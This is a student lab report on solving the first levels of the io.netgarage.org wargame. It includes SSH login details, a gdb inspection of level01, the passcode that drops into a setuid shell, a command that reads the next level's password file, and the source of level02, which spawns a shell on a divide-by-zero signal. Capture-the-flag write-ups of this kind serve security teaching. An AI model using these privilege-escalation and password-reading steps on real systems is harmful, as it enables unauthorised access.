IT343
Offensive Hacking Tactical and Strategies
4th Year, 1st Semester

<Assignment/Lab Report>

<io.netgarage.org/walkthrough>

Submitted to

Sri Lanka Institute of Information Technology

In partial fulfillment of the requirements for the

Bachelor of Science Special Honors Degree in Information Technology

<<03.03.2020>>


Declaration

I certify that this report does not incorporate without acknowledgement, any material previously submitted for a degree or diploma in any university, and to the best of my knowledge and belief it does not contain any material previously published or written by another person, except where due reference is made in text.

Registration Number : IT17116084

Name : H.S.A Perera

Go to netgarage https://io.netgarage.org/



Information

This is the frontpage of the IO wargame. IO is our most mature game, but is never the less in continually updated as technology develops. We provide recent radare2 and gdb builds.

IO has sparked several children:

- io64: x86_64 specific
- ioarm: ARMv7
- IO07: testing ground

Connection Details

You have to use an ssh client to connect to the game.

```
ssh level1@io.netgarage.org
password: level1
```

You can have a quick look around using a web terminal

For historical reasons our services are also reachable on port 2224 (ssh), 84(http).

Need Assistance


You can find help and guidance on our irc channel: #io. Connect to our irc network over at irc2.netgarage.org . Even if you don't need our help, you are welcome to drop by and socialize.

Tags

After solving a level you can add a piece of text to the *tags file*. This file shows up on this webpage, using the links below. Feel free to be somewhat creative. However keep it civil, we do not want to have to police these files. It's probably a good idea to disable javascript when browsing the links below!

Basic: 02 03 04 05 06 07 08 09 10
Special: 11 12 13 14 15 16 17 18 19 20
Reversing: 21 22 23 24 25
misc: 26 27 28 29 30 31 32 33

Open puTty: paste Host name and port number



Basic options for your PuTTY session

Specify the destination you want to connect to

Host Name (or IP address): ssh level1@io.netgarage.org

Port: 2224

Connection type:
○ Raw ○ Telnet ○ Rlogin ● SSH ○ Serial

Load, save or delete a stored session


Saved Sessions

Default Settings

Close window on exit:
○ Always ○ Never ● Only on clean exit


Level 01

Command: cd /levels/ and ls show the levels




```
        probably help you out quicker and better. )  no longer available

- aslr is off and most levels have an executable stack
level1@io:~$ cd /levels/
level1@io:/levels$ ls
beta           level06_alt.c     level11        level17_alt    level25.c
level01        level06_alt.pass  level11.c      level17_alt.c  level26
level02        level06.c         level12        level17.c      level26.l
level02_alt    level07           level12.c      level18        level26.y
level02_alt.c  level07_alt       level12.pass   level18_alt    level27
level02.c      level07_alt.c     level13        level18_alt.c  level27.c
level03        level07.c         level13.c      level18.c      level27.pass
level03.c      level08           level14        level19        level28
level04        level08_alt       level14.c      level19.c      level28.c
level04_alt    level08_alt.cpp   level15        level20        level29
level04_alt.c  level08.cpp       level15.c      level20.asm    level29.c
level04.c      level09           level15.pass   level20.pass   level30
level05        level09.c         level16        level21        level30.c
level05_alt    level10           level16_alt    level22        level31
level05_alt.c  level10_bis       level16_alt.c  level23        level31.asm
level05.c      level10_bis.c     level16.c      level23.c      level32
level06        level10.c         level16.pass   level24
level06_alt    level10.pass      level17        level25
level1@io:/levels$
```

Open level01.




```
level05.c      level10_bis.c     level16.c      level23.c      level32
level06        level10.c         level16.pass   level24
level06_alt    level10.pass      level17        level25
level1@io:/levels$ level01
-bash: level01: command not found
level1@io:/levels$ ./level01
Enter the 3 digit passcode to enter: 123
level1@io:/levels$ gdb level01
GNU gdb (Debian 7.12-6) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from level01...(no debugging symbols found)...done.
(gdb)
```

Disassembly and find a value in eax 0x10f after type command strings level01, you can find the path and level 2 password.




```
.data
level01.asm
fscanf
skipwhite
doit
exitscanf
YouWin
exit
puts
main
prompt1
prompt2
shell
_start
__bss_start
_edata
_end
level1@io:/levels$ ./level01
Enter the 3 digit passcode to enter: 271
Congrats you found it, now read the password for level2 from /home/level2/.pass
sh-4.3$
sh-4.3$ clear
TERM environment variable not set.
sh-4.3$
```




```
level02        level06_alt.pass  level12        level17_alt.c  level26.l
level02.c      level07           level12.c      level18        level26.y
level02_alt    level07.c         level12.pass   level18.c      level27
level02_alt.c  level07_alt       level13        level18_alt    level27.c
level03        level07_alt.c     level13.c      level18_alt.c  level27.pass
level03.c      level08           level14        level19        level28
level04        level08.cpp       level14.c      level19.c      level28.c
level04.c      level08_alt       level15        level20        level29
level04_alt    level08_alt.cpp   level15.c      level20.asm    level29.c
level04_alt.c  level09           level15.pass   level20.pass   level30
level05        level09.c         level16        level21        level30.c
level05.c      level10           level16.c      level22        level31
level05_alt    level10.c         level16.pass   level23        level31.asm
level05_alt.c  level10.pass      level16_alt    level23.c      level32
level06        level10_bis       level16_alt.c  level24
level06.c      level10_bis.c     level17        level25
sh-4.3$ id
uid=1001(level1) gid=1001(level1) euid=1002(level2) groups=1001(level1),1029(nos
u)
sh-4.3$ whoami
level2
sh-4.3$ cat /home/level2/.pass
XNWFtWKWHhaaXoKI
sh-4.3$
```

Now you can Log in to Level 2




```
 Using username "ssh level2".
 Pre-authentication banner message from server:
|   ____  ____
| ||i |||o || Welcome at IO!
| ||___|||___||
| |/___\|/___\| If you have problems connecting please contact us on IRC. (irc.ne
> tgarage.org +6697)
|
 End of banner message from server
 ssh level2@io.netgarage.org's password:
```



```
- I have made three popular scripts available which extend gdb, there is no
  need to use them at all.
  - gdb -x /usr/share/gdbinit
  - source /usr/local/peda/peda.py
  - source /usr/share/gef.py

- There is an io baby ran mainly by DuSu you can escape to it by typing
  ssh -p 2207 start@io.netgarage.org



ACCESS PROHIBITED to all current and former employees and contractors of MSAB (M
icro Systemation).
ACCESS PROHIBITED to all current and former employees and contractors of Infoblo
x



- level10 is still solvable, eventhough one way will not work anymore

- the next ioday (irc meetup on irc) is being planned contact us if you want to
contribute content,
or organising effort
level2@io:~$
```

Level 02


Open level02.c



```
level2@io:/levels$ cat level02.c
//a little fun brought to you by bla

#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <unistd.h>

void catcher(int a)
{
        setresuid(geteuid(),geteuid(),geteuid());
        printf("WIN!\n");
        system("/bin/sh");
        exit(0);
}

int main(int argc, char **argv)
{
        puts("source code is available in level02.c\n");

        if (argc != 3 || !atoi(argv[2]))
                return 1;
        signal(SIGFPE, catcher);
        return abs(atoi(argv[1])) / atoi(argv[2]);
```

